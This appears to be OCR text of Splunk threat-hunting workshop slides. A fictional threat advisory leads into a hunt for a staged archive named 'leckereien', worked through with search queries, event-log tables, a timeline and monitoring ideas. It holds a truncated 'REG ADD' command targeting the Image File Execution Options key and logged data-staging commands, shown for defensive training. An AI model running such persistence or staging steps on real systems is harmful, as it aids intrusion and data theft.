
- C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution


MITRE ATT&CK Techniques Referenced


psexesvc.exe











https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

psexesvc.exe

- Monitor for psexesvc.exe creation and associate with commands executed
- If psexec.exe doesn’t exist on remote machine, look for exe being renamed (applies for another exe as well)
- Monitor for users executing commands that don’t exist in LDAP

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary will ***collect and stage data under the name leckereien*** on impacted systems.

Exercise 11: Hunt #2025-01-10

leckereien

What hosts and sourcetype is this string found in?

- Generate a list that includes a count, source, sourcetype and host


Using the Windows Event logs, generate a table of key fields that illustrate what is happening with processes and files that contain this string

Review the limited Sysmon events that reference this string to corroborate what was found in the Windows Event logs

Review the Stream SMB events and find the file size of the file that contains this string in its name.

Hints

- For stream sourcetypes, multiple hosts see traffic. Use ***capture_hostname=titan.thirstyberner.com*** for this exercise



```
1 leckereien sourcetype=WinEventLog
2 | table _time RecordNumber host Process_Command_Line Account_Name Source_Address Relative_Target_Name Share_Name Accesses
3 | sort + _time RecordNumber
```

All time

✓ **11 events** (8/2/19 8:00:00.000 AM to 7/18/25 7:21:03.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (11)** | Visualization

20 Per Page | Format | Preview

_time	RecordNumber	host	Process_Command_Line	Account_Name	Source_Address	Relative_Target_Name	Share_Name	Accesses
2019-08-02 09:53:11	287238	AGRADY-L	tar -czvf leckereien.tar.gz *	AGRADY-L$ -				
2019-08-02 09:53:22	318751	titan		Kpilsner	fe80::823:3c23:d4ff:8c8c	Files\leckereien.tar.gz	*\C$	READ_CONTROL
2019-08-02 09:53:22	318752	titan		Kpilsner	fe80::823:3c23:d4ff:8c8c	Files\leckereien.tar.gz	*\C$	WriteData (or AddFile)
2019-08-02 09:53:23	318769	titan		Kpilsner	10.1.1.100	Files\leckereien.tar.gz	*\C$	ReadAttributes
2019-08-02 09:53:23	318770	titan		Kpilsner	10.1.1.100	FILES\LECKEREIEN.TAR.GZ	*\C$	READ_CONTROL
2019-08-02 09:54:16	318865	titan		Kpilsner	10.1.1.100	Files\leckereien.tar.gz	*\C$	ReadAttributes
2019-08-02 09:54:16	318866	titan		Kpilsner	10.1.1.100	Files\leckereien.tar.gz	*\C$	READ_CONTROL
2019-08-02 09:54:47	318874	titan		Kpilsner	10.1.1.100	Files\leckereien.tar.gz	*\C$	ReadAttributes
2019-08-02 09:54:47	318876	titan		Kpilsner	10.1.1.100	Files\leckereien.tar.gz	*\C$	READ_CONTROL
2019-08-02 09:54:47	318877	titan		Kpilsner	10.1.1.100	FILES\LECKEREIEN.TAR.GZ	*\C$	READ_CONTROL
2019-08-02 09:55:26	318911	titan		Kpilsner	10.1.1.100	Files\leckereien.tar.gz	*\C$	DELETE

```
1 leckereien sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
2 | table _time host CommandLine CurrentDirectory Image ParentCommandLine TargetFilename user
```

All time

✓ **2 events** (8/2/19 8:00:00.000 AM to 7/18/25 7:22:25.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (2)** Visualization

20 Per Page Format Preview

_time	host	CommandLine	CurrentDirectory	Image	ParentCommandLine	TargetFilename	user
2019-08-02 09:53:11	AGRADY-L	tar -czvf leckereien.tar.gz *	z:\Files\	C:\Windows\System32\tar.exe	C:\Windows\system32\cmd.exe		NT AUTHORITY\SYSTEM
2019-08-02 09:54:30	AGRADY-L			C:\Windows\system32\cmd.exe		C:\Windows\Temp\leckereien.tar.gz	

```
leckereien  sourcetype="stream:smb" capture_hostname="titan.thirstyberner.com"
| eval filename = coalesce(filename, 'filename{}')
| eval src_ip = replace(src_ip, ":0000:0000:0000:","::")
| eval dest_ip = replace(dest_ip, ":0000:0000:0000:","::")
| table _time src_ip dest_ip dest_port command{} filename filesize{}
| sort + _time
```

_time	src_ip	dest_ip	dest_port	command{}	filename	filesize{}
2019-08-02 09:53:22.552	FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445	smb2 create smb2 create	Files\leckereien.tar.gz	
2019-08-02 09:53:22.555	FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445	smb2 query directory smb2 query directory	. .. Finance leckereien.tar.gz Manufacturing Marketing Research Safety	0 0 0 0 0 0 0 0
2019-08-02 09:53:23.340	10.1.1.100	10.1.1.10	445	smb2 create smb2 create	Files\leckereien.tar.gz	
2019-08-02 09:53:23.358	10.1.1.100	10.1.1.10	445	smb2 create smb2 create	Files\leckereien.tar.gz	
2019-08-02 09:54:16.802	10.1.1.100	10.1.1.10	445	smb2 create smb2 create	Files\leckereien.tar.gz	
2019-08-02 09:54:16.806	10.1.1.100	10.1.1.10	445	smb2 create smb2 create	Files\leckereien.tar.gz	
2019-08-02 09:54:47.032	10.1.1.100	10.1.1.10	445	smb2 create smb2 create	Files\leckereien.tar.gz	
2019-08-02 09:54:47.036	10.1.1.100	10.1.1.10	445	smb2 query directory smb2 query directory	. .. Finance leckereien.tar.gz Manufacturing Marketing Research Safety	0 0 0 159559680 0 0 0 0
2019-08-02 09:54:47.038	10.1.1.100	10.1.1.10	445	smb2 create smb2 create	Files\leckereien.tar.gz	

What Is Our Timeline?

leckereien

Time	Event(s)	Attributes	Host	User
09:53:11	Process Exec Process Create	tar -czvf leckereien.tar.gz * z:\Files\	agrady-l	NT AUTHORITY\SYSTEM Kpilsner
09:53:22-09:54:47	smb2 create Windows WriteData	Files\leckereien.tar.gz	titan	Kpilsner
09:54:30	File Created	C:\Windows\Temp\leckereien.tar.gz	agrady-l	
09:55:26	smb2 create Windows DELETE	Files\leckereien.tar.gz	titan	Kpilsner

How Can We Visualize This?

leckereien

IP: 10.1.1.100

Domain: thirstyberner

Computer Name: agrady-l

sourcetype:
stream:smb

IP: 10.1.1.10

Domain: thirstyberner

Computer Name: titan

Username: kpilsner

09:53:11
Process create – tar with file share

09:54:30
File creation - gzip

09:53:22-09:54:47
File creation

09:55:26
File deletion

What Is Our Narrative?

leckereien

- The contents of the z:\Files\ directory where gzipped into leckereien.tar.gz
  - Command initiated on agrady-l
  - File created on titan
  - Kpilsner with System access was the user requesting this
- File was copied to c:\Windows\Temp\ on agrady-l
  - Possibly staging data for export?
- File was deleted on titan
  - Likely attempting to cover tracks

Artifacts Known/Uncovered

leckereien

Frothly Systems

- agrady-l \ 10.1.1.100
- titan \ 10.1.1.10


Users


- NT AUTHORITY\SYSTEM
- kpilsner


Processes

MITRE ATT&CK Techniques Referenced

leckereien







https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

leckereien

- Monitor for archive create on sensitive systems and directories
- Monitor for users executing commands that don’t exist in LDAP
- Monitor for data in motion of a certain size
- Monitor for file deletion over a certain size or in a certain directory or immediately after an archive creation
  - Sensitive to excessive noise
  - Maybe focus on specific archive tools being used?

Thank You

splunk> a CISCO company